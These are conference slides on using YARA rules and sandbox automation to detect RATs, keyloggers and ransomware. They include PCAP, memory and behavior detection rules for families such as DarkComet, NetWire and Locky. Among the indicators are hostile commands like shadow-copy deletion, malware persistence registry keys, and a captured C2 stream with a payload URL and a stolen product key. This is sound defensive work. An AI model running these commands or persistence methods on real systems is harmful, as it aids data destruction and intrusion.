



# TOM UELTSCHI

Sr. Security Analyst,  
Swiss Post

**PUSHING THE  
BARRIERS OF  
UNIQUE YARA USES**



**11:00 AM**  
**PUSHING THE BARRIERS**  
**OF UNIQUE YARA USES**



**Tom Ueltschi**  
SR. SECURITY ANALYST AT SWISS POST

**TLP-GREEN**

 **REVERSING**  
**2020**

**21** **18** **20** **51**  
DAYS HOURS MIN SEC

**Where Threat Hunters Go**  
**Deep on YARA!**

[REGISTER NOW](#)

 Virtual  June 30

**TOM UELTSCHI**

**YARA-SUMMIT 2020**

```
C:> whoami /all
```

- Tom Ueltschi
- Swiss Post CERT / SOC / CSIRT since 2007 (*13 years!*)
- Focus & Interests: **Malware Analysis, Threat Intel**, Threat Hunting, **Red / Purple** Teaming
- Member of many trust groups & infosec communities
- FIRST SIG member (malware analysis, red teaming, CTI)
- Twitter: @c\_APT\_ure

# Previous Presentations

- “**Ponmocup Hunter**” (Botnet malware)
  - SANS DFIR Summit 2013, DeepSec 2013, BotConf 2013, BotConf 2014
- “**Threat Hunting with Sysmon Data**” (and Splunk)
  - BotConf 2016, FIRST Con 2017, FIRST TC AMS 2018, BotConf 2018, CERT-EU Con 2019
- “**DESKTOP-Group**” – Tracking a persistent TG using email headers
  - BotConf 2019 (TLP-GREEN – not public)

All public slides linked on my blog:

<http://c-apt-ure.blogspot.com/2017/12/is-this-blog-still-alive.html>



# Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS

# Introduction

## Setting Expectations

- Malware analysis & «Threat Hunting» based on our **own samples**
  - Mostly quarantined email attaches (*not really much on VT / RL et.al.*)
- YARA skills: beginner to «**advanced beginner**» 😊 (*using since 2014*)
- Reversing skills: **not really** (*disassembler & debugger newby*)
- Using YARA for «**whatever works for us**»
  - More about **how easy it can be to start using YARA** for your own purpose
  - Less about 31337 new fancy YARA-fu for uber-experts 😊
- Most examples & rules are **older** rather than **recent**
- **Usage Goal: malware analysis automation & malware classification**

# Introduction


## Using YARA – What's «normal»?

- Typical features of «most commonly used» YARA Rules
  - High precision
    - Be able to detect maliciousness and distinguish between TP and FP with minimal FN
  - Common file types
    - Executables (PE, ELF, ...)
    - Exploits or macros in «carrier files» (RTF, PDF, DOC/XLS etc.)
    - Memory dumps
- Just in my view, take it as «my opinion» 😊

# Shout-out and big thanks to YARA-Exchange Group

Very Lucky and happy to be a member since Aug 2012

deependresearch.org/2012/08/yara-signature-exchange-google-group.html



Deep REsearch

Wednesday, August 8, 2012

## Yara Signature Exchange Google Group

Mobile version

### About Us

Threat research  
and intelligence analysis  
with emphasis on malware,  
botnet tracking, underground  
economy and cybercrime



Yara-Exchange Google Group (by invitation only)

<https://groups.google.com/d/forum/yaraexchange>

Please read the [Yara Exchange Group rules below](#) and if you are interested, request an invitation by sending an email from your organization's email account to [Yara at deependresearch.org](#) (currently moderated by [Andre' M. DiMino](#))

# Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS



# Automate Malware Analysis


How far can you go?

«We need a bigger sandbox!»

*Started using Sandbox in 2013 (>7 years ago)*

«Can I get some scripts with that?  
To go please!»

*Started scripting & automating in 2014*





# 2015: BotConf lightning talk

Creating your own  
CTI in 3 minutes

**TLP-AMBER**

Tom Ueltschi / BotConf 2015  
[tueltschi@people.ops-trust.net](mailto:tueltschi@people.ops-trust.net) / @c\_APT\_ure

## Automated Sandbox malware analysis


«Swiss Army Knife of Sandboxes» (commercial, private cloud)  
<http://www.joesecurity.org/joe-sandbox-technology> [Blog]

### Automation / Scripting:

- Extract mail attaches
- Upload samples to sandbox
- Download analysis results
  - report HTML/XML, PCAP, dropped files, file-/mem-strings
- Post processing
  - PCAP & tshark (DNS, HTTP, TCP)
  - XML & xquilla (files/reg keys created, mutexes, SB-sigs)
  - YARA scans of files, mem-strings & PCAP
  - VT hash lookups (submit sample & dropped files)

Tom Ueltschi / BotConf 2015

# Automating Malware Analysis



**SIGMA**

# 2015: BotConf lightning talk

Creating your own  
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015  
[tueltschi@people.ops-trust.net](mailto:tueltschi@people.ops-trust.net) / @c\_APT\_ure

YARA rules!

## Automated Sandbox malware analysis

```
*****
Sample analysis ID: /data/malware/mail-malware/2015-11-22_7

--- matching YARA rules ---
cf_embedded_exe [] 2015-11-22_7/Order-214.exe
crime_BackdoorFynloski_mem [] 2015-11-22_7/Order-214.exe.1480.1.memstr
crime_GenericDownloader_mem [] 2015-11-22_7/Order-214.exe.1480.1.memstr
crime_HackToolPassView_mem [] 2015-11-22_7/q.exe.2184.6.memstr
crime_HackToolPassView_mem [] 2015-11-22_7/ScriptedSandbox.exe.2720.13.memstr
crime_TrojanDownloaderAndromeda_mem [] 2015-11-22_7/Order-214.exe.1480.1.memstr
crime_TrojanDownloaderAndromeda_mem [] 2015-11-22_7/vbc.exe.2504.4.memstr
file_autoit_script [] 2015-11-22_7/q.exe.3880.3.memstr
file_autoit_script [] 2015-11-22_7/ScriptedSandbox.exe.784.8.memstr
malwareconfig_DarkComet [] 2015-11-22_7/Order-214.exe.1480.1.memstr
malwareconfig_DarkComet [] 2015-11-22_7/vbc.exe.2504.4.memstr
mem_darkcomet_config_artifacts_memory [] 2015-11-22_7/vbc.exe.2504.4.memstr
mem_DarkComet_Default_Mutex_Memory [] 2015-11-22_7/vbc.exe.2504.4.memstr
mem_DarkComet_Keylogs_Memory [] 2015-11-22_7/Order-214.exe.1480.1.memstr
memstr NirSoft tools [] 2015-11-22_7/ScriptedSandbox.exe.2720.13.memstr
mutex_rat_darkcomet [] 2015-11-22_7/vbc.exe.2504.4.memstr
mz_executable [] 2015-11-22_7/dropped/ScriptedSandbox.exe.3880.dr
mz_executable [] 2015-11-22_7/Order-214.exe
pcap_rat_darkcomet [] 2015-11-22_7/dump-07999a4c46045729d4ba066761198f58.pcap
zip_file [] 2015-11-22_7/Order.zip
```

Tom Ueltschi / BotConf 2015

# Behavior Rules?

Think SIGMA / SIEM analytics (or some even «IOCs»)

- Currently 243 «behavior rules»

```
42 FILE -> filesystem
11 NET -> network (pcap)
18 PERS -> persistence method
79 PROC -> process (memory)
 7 REG -> registry
23 SIG -> sandbox signature
60 YARA -> YARA rule (whitelist)
```

```
"FILE: creates directory 'dclogs' [DarkComet]"
"FILE: creates file 'DHCP Manager\dhcpmgr.exe' [Nanocore RAT]"
"FILE: creates file 'AGP Manager\agpmgr.exe' [Nanocore RAT]"
"FILE: creates file 'run.dat' [Nanocore RAT]"

"PROC: creates mutexes 'DC_Mutex-' [DarkComet]"
"PROC: creates mutexes 'Remcos-*' [Remcos RAT]"
"PROC: creates memory string 'LimeRAT-Admin' [LimeRAT]"
"PROC: uses 'xcopy' to copy JRE to %APPDATA%\Oracle [Java RAT Adwind]"
"PROC: started 'java*.exe' from %APPDATA%\Oracle [Java RAT Adwind]"

"REG: creates reg key 'HKEY_USERS/Software/DC3_FEXEC' [DarkComet]"
"REG: creates reg key 'HKEY_USERS/Software/Remcos-*' [Remcos RAT]"
"REG: creates reg keys '(Rans-Status|Flood|Software\[0-9A-F]{12})' [LimeRAT]"
"REG: creates reg keys 'NetWire' [Netwire RAT]"

"NET: using non-std TCP ports (not http[s], smtp, 587) - likely RATs"
```

# Behavior Rules?

Think SIGMA / SIEM analytics (or some even «IOCs»)

- Currently 243 «behavior rules»

```
42 FILE -> filesystem
11 NET -> network (pcap)
18 PERS -> persistence method
79 PROC -> process (memory)
 7 REG -> registry
23 SIG -> sandbox signature
60 YARA -> YARA rule (whitelist)
```

```
"FILE: creates directory 'dclogs' [DarkComet]"
"FILE: creates file 'DHCP Manager\dhcpmgr.exe' [Nanocore RAT]"
"FILE: creates file 'AGP Manager\agpmgr.exe' [Nanocore RAT]"
"FILE: creates file 'run.dat' [Nanocore RAT]"

"PROC: creates mutexes 'DC_Mutex-' [DarkComet]"
"PROC: creates mutexes 'Remcos-*' [Remcos RAT]"
"PROC: creates memory string 'LimeRAT-Admin' [LimeRAT]"
"PROC: uses 'xcopy' to copy JRE to %APPDATA%\Oracle [Java RAT Adwind]"
"PROC: started 'java*.exe' from %APPDATA%\Oracle [Java RAT Adwind]"

"REG: creates reg key 'HKEY_USERS/Software/DC3_FEXEC' [DarkComet]"
```

```
egrep -Hi "dclogs" ${1}/files-created.txt | cut -d"/" -f1 | uniq | \
analyze-out.sh "FILE: creates directory 'dclogs' [DarkComet]"
```

```
egrep -Hi "DC_Mutex" ${1}/mutex-created.txt | cut -d"/" -f1 | uniq | \
analyze-out.sh "PROC: creates mutexes 'DC_Mutex-' [DarkComet]"
```

```
egrep -Hi "DC3_FEXEC" ${1}/reg-key*.txt | cut -d"/" -f1 | uniq | \
analyze-out.sh "REG: creates reg key 'HKEY_USERS/Software/DC3_FEXEC' [DarkComet]"
```



# 2015: BotConf lightning talk

Creating your own  
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015  
[tueltschi@people.ops-trust.net](mailto:tueltschi@people.ops-trust.net) / @c\_APT\_ure

Behavior rules!

## Extracting IOCs from malware analysis

→ Persistence Methods

→ Registry- / filesystem-based, sched. tasks

Behavior / Indicator	# of samples
PERS / SIG: Drops PE files to the startup folder	235
PERS / SIG: Uses schtasks.exe or at.exe to add and modify task schedules	51
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in '%APPDATA%'	30
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in '%TEMP%'	2
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in 'other/unknown'	69
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in 'System32'	7
PERS: creates reg key 'CurrentVersion/Run' to exec malware in '%APPDATA%'	1002
PERS: creates reg key 'CurrentVersion/Run' to exec malware in '%TEMP%'	206
PERS: creates reg key 'CurrentVersion/Run' to exec malware in 'other/unknown'	248
PERS: creates reg key 'CurrentVersion/Run' to exec malware in 'System32'	39
PERS: Debugger Persistence	12
PERS: Registry Windows Load persistence	5
PERS: Startup LNK-Shortcut to EXE	19
PERS: Uses schtasks.exe	51
PERS: WinLogon Shell Persistence	30
PERS: WinLogon UserInit Persistence	27

Tom Ueltschi / BotConf 2015



# 2015: BotConf lightning talk

Creating your own  
CTI in 3 minutes

**TLP-AMBER**

Tom Ueltschi / BotConf 2015  
[tueltschi@people.ops-trust.net](mailto:tueltschi@people.ops-trust.net) / @c\_APT\_ure

**Behavior rules!**

## Extracting IOCs from malware analysis

- Network Behavior
  - TCP conns on non-std ports
  - Data exfil over SMTP (TLS) or FTP
  - Spike in C&C IPs from same AS

Behavior / Indicator	# of samples
NET: connects to IPs from AS47583	153
NET: FTP used	24
NET: User-Agent known for Upatre Downloader	320
NET: User-Agent: 'HardCore Software For : Public'	91
NET: uses ping [0-9].[0-9].[0-9].[0-9] (e.g. 1.1.2.2, 2.2.1.1)	58
NET: uses Tor2Web domains / service (Chanitor / Tordal?)	11
NET: using non-std TCP ports (not http[s], smtp, 587) - likely RATs	185
NET: using TCP ports smtp_25, smtp/tls_587	149

Tom Ueltschi / BotConf 2015

# 2015: BotConf lightning talk

Creating your own  
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015  
[tueltschi@people.ops-trust.net](mailto:tueltschi@people.ops-trust.net) / @c\_APT\_ure

**Behavior rules!**

## Extracting IOCs from malware analysis

- Filesystem IOCs
  - Specific file- / directory-names

Behavior / Indicator	# of samples
FILE: creates directory 'dclogs' [DarkComet]	60
FILE: creates file '/SubFolder/SubFolder/csrss.exe'	2
FILE: creates file '/SubFolder/SubFolder/winlogon.exe'	4
FILE: dropping file 'IpOverUsbSvrc.exe'	23
FILE: dropping VBS file	189
FILE: dropping VBS to call 'WScript.Shell'	102
FILE: dropping VBS to create 'RunOnce/Shell' reg key	2
FILE: dropping VBS to enum AV & FW products	3
FILE: drops '.exe' file without a name	4
FILE: drops 'Microsoft-KB[0-9]+.exe' in ProgramData	29

Tom Ueltschi / BotConf 2015

# 2015: BotConf lightning talk

Creating your own  
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015  
[tueltschi@people.ops-trust.net](mailto:tueltschi@people.ops-trust.net) / @c\_APT\_ure

Behavior rules!

## Extracting IOCs from malware analysis

→ Memory strings, Mutexes, Procs started

Behavior / Indicator	# of samples
PROC: calls 'reg.exe query HKLM/SOFTWARE/.../CurrentVersion/Uninstall'	4
PROC: calls 'regsvr32.exe' to register service DLL	19
PROC: calls 'type [path-to]winlogin.exe > ___' (Vawtrak, NeverQuest, Snifula?)	18
PROC: calls 'vssadmin.exe Delete Shadows /All /Quiet' to delete Shadow Copies	82
PROC: creates memory string 'CyberGate'	18
PROC: creates memory string 'HawkEye Keylogger'	29
PROC: creates memory string 'Limitless Logger'	21
PROC: creates memory string 'Predator Pain v13'	8
PROC: creates memory string 'Predator Pain v14'	3
PROC: creates memory string 'Software/NirSoft/MailPassView'	79
PROC: creates memory string 'Software/NirSoft/MessenPass'	2
PROC: creates memory string 'www.nirsoft.net'	187
PROC: creates mutexes '(xxx_key_xxx hanspeter[0-9])_SAIR_RESTART'	7
PROC: creates mutexes 'CYBERGATEUPDATE'	8
PROC: creates mutexes 'DC_MUTEX-' [DarkComet]	64
PROC: execs 'driverquery.exe'	5
PROC: runs malware exe with 'key' after long series of spaces (20 - 2000 spaces)	27

Tom Ueltschi / BotConf 2015

# Does «size» really matter?

## (Semi-)Automating Malware Analysis

- Number of analyzed malware samples
  - Per month → 50 to 400 (average ~230)
  - Per year → ~2'000 to ~3'500

2014 -> 1893

2015 -> 3184

2016 -> 3461

2017 -> 2409

2018 -> 1982

2019 -> 2273

2020 -> 1154 (\*)


→ «Small numbers», but high value!

Automated Sandbox malware analysis

Year	2013		2014		2015	
			134	2014-01	252	2015-01
			191	2014-02	261	2015-02
			290	2014-03	356	2015-03
			228	2014-04	251	2015-04
			137	2014-05	258	2015-05
			41	2014-06	320	2015-06
			81	2014-07	184	2015-07
	16	2013-08	146	2014-08	207	2015-08
	39	2013-09	134	2014-09	220	2015-09
	66	2013-10	206	2014-10	274	2015-10
	60	2013-11	175	2014-11	227	2015-11
	109	2013-12	130	2014-12		
<b>Total</b>	<b>290</b>		<b>1893</b>		<b>2810</b>	<b>4993</b>
<b>Average</b>	<b>58</b>		<b>158</b>		<b>255</b>	

Tom Ueltschi / BotConf 2015

# Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files 
  - memory-strings & mutexes
  - JAR's (Java RAT's)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS

# Using YARA on “uncommon” or “unusual” file types PCAP files (network traffic) from NetWire RAT

The image displays two screenshots of the Wireshark network protocol analyzer, specifically the 'Follow TCP Stream' view. The left screenshot shows a stream of 79 bytes with 3 client packets and 0 server packets. The right screenshot shows a stream of 19 kB with 33 client packets, 16 server packets, and 32 turns. Both streams are displayed in hexadecimal and ASCII. The left stream starts with 'A.....\$.' and ends with '.....'. The right stream starts with 'A..... ..H.~.wh' and ends with '.....'. The right stream also shows a sequence of '01 00 00 00 02' bytes, which are highlighted in blue. The interface includes a search bar, a 'Find Next' button, and a 'Filter Out This Stream' button.



# Using YARA on “uncommon” or “unusual” file types PCAP files (network traffic) from NetWire RAT


The image shows two Wireshark windows displaying network traffic analysis. The left window shows a TCP stream dump with hex and ASCII data. The right window shows another TCP stream dump. A YARA rule is displayed in the center, enclosed in a green box. A callout bubble points to the rule with the text "Maybe my 1st rule!".

```
rule pcap_rat_netwire
{
  meta:
    author = "Tom Ueltschi"
    date = "2014/11"
    family = "netwire"
    tags = "rat, netwire"

  strings:
    $sig1 = { 41 00 00 00 03 }
    $sig2 = { 41 00 00 00 83 }
    $sig3 = { 41 00 00 00 05 }
    $sig4 = { 41 00 00 00 85 }
    $fpl = "This program"

  condition:
    any of ($sig*) and not $fpl
}
```

# Using YARA on “uncommon” or “unusual” file types PCAP files (network traffic) from DarkComet RAT



```
100 rule pcap_rat_darkcomet
101 {
102     meta:
103         author = "Tom Ueltschi"
104         date = "2014/11"
105         family = "DarkComet"
106         tags = "rat, DarkComet"
107
108     strings:
109         $sig1 = { 44 35 37 33 42 41 35 41 34 45 46 46 43 33 46 42 36 32 39 33 30 38 }
110         $sig2 = "D573BA5A4EFFC3FB629308"
111
112     condition:
113         any of ($sig*)
114 }
```

# Using YARA on “uncommon” or “unusual” file types PCAP files (network traffic) from LuminosityLink RAT

Wireshark · Follow TCP Stream (tcp.stream eq 0) · dump-f22dc121225a23ea3a6a21abe18f71b6.pc...

```
CONNECT=P4CK3T=LM22SERVER-5811365^$^0^$^00:00:00^$^[explorer]
^$^849224\luketaylor^$^Microsoft Windows 7 Professional 32-
bit^$^0^$^4^$^True^$^Desktop^$^1.5.6b^$^05-10-2017^$^N/
A^$^ddc270c0e6200e87334790da055b8e0859b6eac8^$^LM22SERVER^$^N^$^8_=_8C=P4CK3T=1TR4MPanq=10
=( )=4TR4MPSTOP=( )=6TR4MPN=( )=9TR4MP48496|59327|63817|46235|60738|10603|86455|26563|
=( )=10TR4MPhttps://files.catbox.moe/f0d6m6.dat=( )=8_=_8|
=P4CK3T=8_=_8ACT=P4CK3T=8_=_8PASSWORDS=P4CK3T=K3Y3Microsoft Window
bit|VW3KH-6JMQW-VPVXM-82K84-T2CGGK3Y38_=_8ACT=P4CK3T=0^$^[explorer
=P4CK3T=8_=_8|P4CK3T=8_=_8ACT=P4CK3T=8_=_8ACT=P4CK3T=0^$^[explor
=P4CK3T=8_=_8|P4CK3T=8_=_8ACT=P4CK3T=8_=_8ACT=P4CK3T=0^$^[explor
=P4CK3T=8_=_8|P4CK3T=8_=_8ACT=P4CK3T=8_=_8ACT=P4CK3T=0^$^[explor
```

13 client pkts, 5 server pkts, 10 turns.

Entire conversation (847 bytes) Show and save data as

Find: =P4CK3T=

Filter Out This Stream Print Save as... Back

```
rule pcap_rat_Luminosity_Link_p4ck3t
{
  meta:
    author = "Tom Ueltschi"
    date = "2016/11"
    family = "LuminosityLink"
    tags = "rat"

  strings:
    $packet = "=P4CK3T="

  condition:
    #packet > 3
}
```

# Using YARA on “uncommon” or “unusual” file types

## 43 YARA rules for PCAP files (network traffic)

```
8 pcap_ransom_locky_access_cgi
53 pcap_ransom_locky_apache_handler_php
116 pcap_ransom_locky_checkupdate
49 pcap_ransom_locky_data_info_php
49 pcap_ransom_locky_imageload_cgi
34 pcap_ransom_locky_information_cgi
58 pcap_ransom_locky_linuxsucks_php
82 pcap_ransom_locky_main_php
47 pcap_ransom_locky_message_php
16 pcap_ransom_locky_php_upload_php
15 pcap_ransom_locky_submit_php
59 pcap_ransom_locky_upload_dispatch_php
45 pcap_ransom_locky_userinfo_php
62 pcap_ransom_locky_XORed_dll

13 pcap_ransom_teslacrypt_key_exchange_attempt
11 pcap_ransom_teslacrypt_key_exchange_success
113 pcap_ransom_teslacrypt_payload_download
```

**Ransomware**

**RAT's**

```
47 pcap_get_range
6 pcap_iSpy_Logger
550 pcap_java_rat_adwind_JBifrost
115 pcap_java_rat_unknown_1
4 pcap_jfect_rat
2 pcap_Knight_Logger_dump_mail
65 pcap_limitless_logger
1 pcap_Olympic_Vision_Keylogger
419 pcap_post_gate_php
47 pcap_Predator_Pain_dump_mail

12 pcap_rat_adwind
2 pcap_rat_ave_maria
67 pcap_rat_darkcomet
16 pcap_rat_Luminosity_Link_p4ck3t
1 pcap_rat_morphine
56 pcap_rat_netwire
302 pcap_rat_netwire_1
3 pcap_rat_njrat
2851 pcap_rat_qarallax
18 pcap_rat_Revenge_RAT
112 pcap_rat_unknown_1
23 pcap_trojan_nivdort
```

**Pwd-stealers  
Keyloggers**



# Using YARA on “uncommon” or “unusual” file types

## 43 YARA rules for PCAP files (network traffic)

```

8 pcap_ransom_locky_access_cgi
53 pcap_ransom_locky_apache_handler_php
116 pcap_ransom_locky_checkupdate
49 pcap_ransom_locky_data_info_php

```

```

rule pcap_ransom_locky_XORed_dll
{
  meta:
    author = "Tom Ueltschi - @c_APT_ure"
    date = "2016/09"
    family = "Locky"
    tags = "ransomware"

  strings:
    $xorkey01 = "4ptDnDNgVpg2LpwcuwF84V2KZSnvI1i"
    $xorkey02 = "e7cfsV6kAR25PBTRtGaanxFZFwdsJZc"
    $xorkey03 = "agyo3QQOUf5i3lSdAgRsoht0086JmsX"
    $xorkey04 = "wyAI7DCrct6EZ0qOLtP1igeJf8NVh4k"
    $xorkey05 = "vPv2IXHEypcXa4danbDLN8R20nvafGX"
    $xorkey30 = "6dYGb6xIftn2XWlfy9QsF9YAnE2FMy6C"
    $xorkey31 = "frfnpc0iA8VsRK4v1FqV1wou7JipRpsR"
    $xorkey32 = "g8znmjXLwhSppuF1Lz7hJERNawhOc7cw"
    $xorkey33 = "wHIPx3Yg61EQPp0wwfE33TIdtOCRENrF"
    $xorkey34 = "Xdsk4gxRmVKXKB1RXHLA29VxIpIIegBH"

  condition:
    any of ($xorkey*)
}

```

rule (URI pattern)	date start	date end	days	samples
pcap_ransom_locky_main_php	15.02.2016	24.03.2016	39	82
pcap_ransom_locky_submit_php	28.03.2016	21.04.2016	25	15
pcap_ransom_locky_userinfo_php	26.04.2016	29.05.2016	34	45
pcap_ransom_locky_access_cgi	29.05.2016	29.05.2016	1	8
pcap_ransom_locky_upload_dispatch_php	30.05.2016	01.08.2016	64	59
pcap_ransom_locky_php_upload_php	03.08.2016	18.08.2016	16	16
pcap_ransom_locky_data_info_php	22.08.2016	25.09.2016	35	49
pcap_ransom_locky_apache_handler_php	26.09.2016	22.10.2016	27	53
pcap_ransom_locky_linuxsucks_php	23.10.2016	01.11.2016	10	58
